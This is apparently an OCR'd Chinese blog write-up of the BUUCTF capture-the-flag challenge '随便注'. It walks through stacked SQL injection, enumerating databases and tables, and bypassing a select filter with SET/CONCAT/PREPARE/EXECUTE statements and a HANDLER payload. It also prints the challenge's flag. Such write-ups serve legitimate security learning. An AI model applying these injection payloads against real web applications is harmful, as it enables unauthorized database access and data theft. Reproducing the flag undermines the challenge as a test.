
BUUCTF——随便注


原创

rewaf 于 2020-09-21 18:44:29 发布 197 收藏




> 看到题目我们先试着正常查询


> 当上传的数据被直接显示在了URL中，很有可能这里存在sql注入漏洞，接下来，我们可以对猜想进行验证。



通过上面的验证，我们可以直到这里存在sql注入漏洞，并且传递的参数被单引号包裹



从上面可以看到，这里过滤了一些字符，导致我们不能用联合查找的方式进行注入，所以我们换一个思路，看一看是否可以进行堆叠注入




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```


> 通过上面的测试可以看到，可以进行堆叠注入。
> 先查表。



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


> 查列名，在这里可以看到数字这张表里有flag。 但是select被过滤了，我们无法得到flag的值。 于是我们又换思路。
> 在这里我们可以采用预编译语句，来绕过select的过滤。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{fd9b3999-ae30-4712-8e23-b0e5c9fb3ece}"
}
```

---

https://blog.csdn.net/weixin_45864041

> 在预编译语句中

> set #用来设置变量以及变量的值 set @sql=concat('se','lect flag from `1919810931114514`;');

> prepare #预备语句，并为它设置名称 prepare cx from @sql;

execute #执行语句 execute cx;

用handler也可代替select语句进行查询 语法 1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#